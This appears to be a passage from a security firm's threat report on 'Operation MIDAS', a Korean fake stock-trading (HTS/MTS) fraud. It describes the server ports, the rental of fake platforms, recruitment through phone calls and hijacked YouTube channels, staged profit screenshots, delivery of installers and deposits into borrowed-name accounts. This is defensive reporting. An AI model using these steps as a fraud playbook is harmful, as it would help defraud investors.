
When the MTS website, HTS program, or HTS management program runs, communication with the backend server occurs.

Port	Purpose	Protocol
21	Distribution of fake HTS and administrator program update files	FTP
80	Fake MTS website port	HTTP
89	Distribution of a fake HTS installer	HTTP
2127	Distribution of fake HTS and administrator program update files	FTP
3389	Remote control for server maintenance	RDP
4000	Market price information expression using TradingView	HTTP
4423*	REST API communication for HTS/MTS operation (backend server)	HTTP
12323	Market price lookup	HTTP (WebSocket)
12324	Market price lookup assistance	HTTP (WebSocket)

* Initially, port 5000 was used, but it was changed to port 4423 around the end of 2022.

04. Fraudulent Methods of Operating Organizations

The criminal activities of this operation are carried out organically in the form of a series of processes taking place through systematic role division. Based on this, criminal activities are being continued, and the relationships between the crime subjects are as follows:




[Associative relationships by Operation MIDAS subject]

Rental of a fake HTS


Fraud using a fake HTS begins with an act of 'rental' in which an operating organization pays a certain amount of money to the supplier organization and receives permission to use the established fake HTS.

An operating organization intending to operate a fake HTS makes an inquiry about it after reading an advertisement posted by the supplier organization or a broker organization or an introductory website. After being provided with a test program, the operating organization uses it, verifies whether it meets the requirements, conducts a test to benchmark it against other fake HTS programs, and then decides whether to rent it from the supplier organization.


The operating organization that has decided to rent the program provides compensation (rental fee) to the supplier organization and determines the name and design of the fake HTS it desires to use. In this process, depending on the propensity of the operating organization, there are cases where an actually existing company name, brand image, etc. are stolen.



[The supplier organization's online community advertisement]



[A broker organization's advertising website]



[MTS website for testing (brand HTS/MTS) provided to persons wishing to rent the program]


Recruiting HTS users through advertising

I Advertising targeted at specific people over the phone

Advertising over the phone is generally carried out by employees hired by the operating organization itself or its business partners.

Operating organizations advertise their stock-leading rooms by making phone calls using a list of cell phone numbers collected through unknown sources. During this process, they perform continuous management of each phone call by recording whether it has been answered or not, the call recipient's response, etc.

In order to efficiently perform a series of acts such as repeatedly making phone calls and recording each recipient's response, operating organizations use software such as 'Mirroid[21]', a tool that allows remote control of an Android smartphone from a PC.



[Making a promotion over the phone using 'Mirroid', a remote control tool]


21) Mirroid: https://play.google.com/store/apps/details?id=io.mirroid.mirroidinput

I Advertising targeted at an unspecified number of people using YouTube


In the case of security deposits for evaluation they use in broadcasting, the actual amount of money is not deposited as security, but each such security deposit is fake using a separately prepared mock server, and broadcasting is conducted by deceiving viewers as if it is the real amount. Some operating organizations use YouTube live broadcasting as a method to lure an unspecified number of people into using their fake HTSs/MTSs. To achieve this, they maximize their broadcast exposure by purchasing or stealing YouTube accounts with many subscribers.

•Related Case ① - Overseas Futures Shingong Family (Jangdae-shingong TV, Jeoldae-shingong TV, Jeontu-shingong TV)[22]


'Overseas Futures Jangdae-shingong TV', 'Overseas Futures Jeoldae-shingong TV', and 'Overseas Futures Jeontu-shingong TV' are YouTube channels used as distribution channels for 'Bide Asset', one of the fake HTS programs.



[Overseas Futures Shingong Family]



[Overseas Futures Jangdae-shingong TV]




['Overseas Futures Jangdae-shingong TV' broadcasting screen]

22) The Bide Asset operating organization and the Overseas Futures Shingong Family (Jangdae-shingong TV, Jeontu-shingong TV, Jeoldae-shingong TV), which played a role in promoting it, were arrested by the Agency Cyber Crime Investigation Unit of the Gyeonggi Bukbu Provincial Police Agency in Korea at the end of April 2023. As a result, it can be confirmed that follow-up broadcasts have not been uploaded on any of all the three channels after April 24-25, 2023.


Both facts and circumstances have been confirmed to make it known that the names of existing channels were changed and abused for broadcasting in the case of all the three YouTube channels of the 'Overseas Futures Shingong Family'.

The relevant organization is presumed to have used such methods as purchasing or stealing existing YouTube accounts.

Current Channel Name	YouTube Channel ID	Original Channel Name
Overseas Futures Jangdae-shingong TV	UCxbFaRc8OE86disi7t1yc-A	Ttinggok Storage[23]
Overseas Futures Jeoldae-shingong TV	UCE-UnXi_1rykP270T7YcsmA	Samdaedokja[24]
Overseas Futures Jeontu-shingong TV	UCVrjcxLYqzqPHiSgofU5KTw	Our Mom Parenting Cafe[25]



[Account purchasing / stealing circumstances of 'Overseas Futures Jangdae-shingong TV' (topic change)]



[Case of an existing channel subscriber]


23) https://web.archive.org/web/20211122211017/https://www.youtube.com/channel/UCxbFaRc8OE86disi7t1yc-A

24) https://web.archive.org/web/20200414235326/https://www.youtube.com/channel/UCE-UnXi_1rykP270T7YcsmA

25) https://www.facebook.com/momnanum/


• Related Case ② – YouTuber A

'YouTuber A' is a YouTube channel used as a distribution channel for 'BTS Asset', one of the fake HTSs/MTSs. 'YouTuber A' induces users who inquire about it through the HTS/MTS inquiry channel confirmed through the relevant broadcasting to install the fake HTS/MTS program by sending a link to 'choidaeridown[.]com', where 'BTS Asset' can be downloaded.



['YouTuber A' Youtube channel]

['YouTuber A' broadcasting screen]




[Delivering fake HTS download URL through messengers]

[Fake HTS download URL screen]

| Operation of a stock-leading room

Many operating organizations operate their stock-leading rooms through KakaoTalk open chat rooms and induce recruited users to participate in stock-leading with the lure of guaranteed high profits. Leading staff guide users in real time through positions such as buying and liquidation. However, it is unknown whether users generated profits by participating in stock-leading, and their expertise has not been proven. Additionally, it is unclear whether or not they have obtained a quasi-investment advisory business license.

[KakaoTalk open chat room in the middle of leading]




[Leading-related phrases used by leading staff]

After the end of leading, the relevant operating organization proceeds with profit certification through one person performing multiple roles. In order to create a false image for profit certification, it creates a profit certification screen by issuing multiple accounts on a mock server and then investing simultaneously in the direction opposite to the actual investment direction. The operating organization posts the profit certification screen created in this way in an open chat room where one person is performing multiple roles to deceive users.


Users who have seen this false profit certification image expect to make profits if they consistently follow the leading even if they incur losses.

By stimulating this psychology, the operating organization induces non-users of its HTS to sign up and users of its HTS directly or indirectly to deposit larger investments.

[One person performing multiple roles and fake profit certification]



[Running multiple messengers for one person performing multiple roles]



[One person performing multiple roles after running multiple instances of KakaoTalk]

One person performing multiple roles is a means by which leading staff can easily deceive users. For this purpose, operating organizations use KakaoTalk, which is limited to a single execution, by running multiple instances of KakaoTalk through software such as 'V5 Program Multi Launcher'. Some operating organizations use virtualization software 'VMWare Workstation' and sandbox software 'Sandboxie'.

[V5 Program Multi Launcher]


[Running multiple messengers]

Delivering a HTS and inducing users to use it


A fake HTS program is delivered to users in various ways. KakaoTalk messenger, which is mainly used by operating organizations in the process of operating their stock-leading rooms, prohibits the transmission of executable files, such as EXE and MSI, to strengthen user security. Accordingly, there is a problem in that the fake HTS installation program cannot be transmitted immediately, so the method of delivering the download URL through a message or by email is mainly used. If installation does not proceed smoothly, support is also provided through remote control.

| Delivery via email


In case of delivery via email, a ZIP file compressed with a fake HTS installation program and guidelines for users to refer to is attached. The body of the email sent to each user contains a password to decompress the compressed file and information that needs to be delivered to the user during the installation process.



[Case of delivering a fake HTS program via email]




[A list of files sent via email]



[MTS user manual]

I Delivery via an introductory website


Some operating organizations that operate an introductory website also provide a link to download a fake HTS and a link to access MTS together through the website.



[Fake HTS installation program provided on an introductory website]


I Installation support using remote control

Some users have difficulty installing a fake HTS due to their inexperience in using a PC. In addition, errors may occur depending on the individual PC environment, or there may be such a problem as installation not proceeding smoothly due to detection as a harmful site by an anti-virus program. In this case, the relevant operating organization supports remote control through remote control programs (AnyDesk, TeamViewer, etc.).



[Part of a conversation with an operating organization that supports remote control]

Money swindling



[An operating organization's money swindling process]

When a victim who intends to use a fake HTS applies for sign-up and deposit, the relevant operating organization informs the victim of the account number of the 'front bankbook'[26], which is a borrowed-name account for deposits secured by itself, or the account number issued using a virtual account/account rental service.

26) Front passbook (front account): A borrowed-name account for short-term use, such as receiving direct deposits from fraud victims, gambling participants, etc.

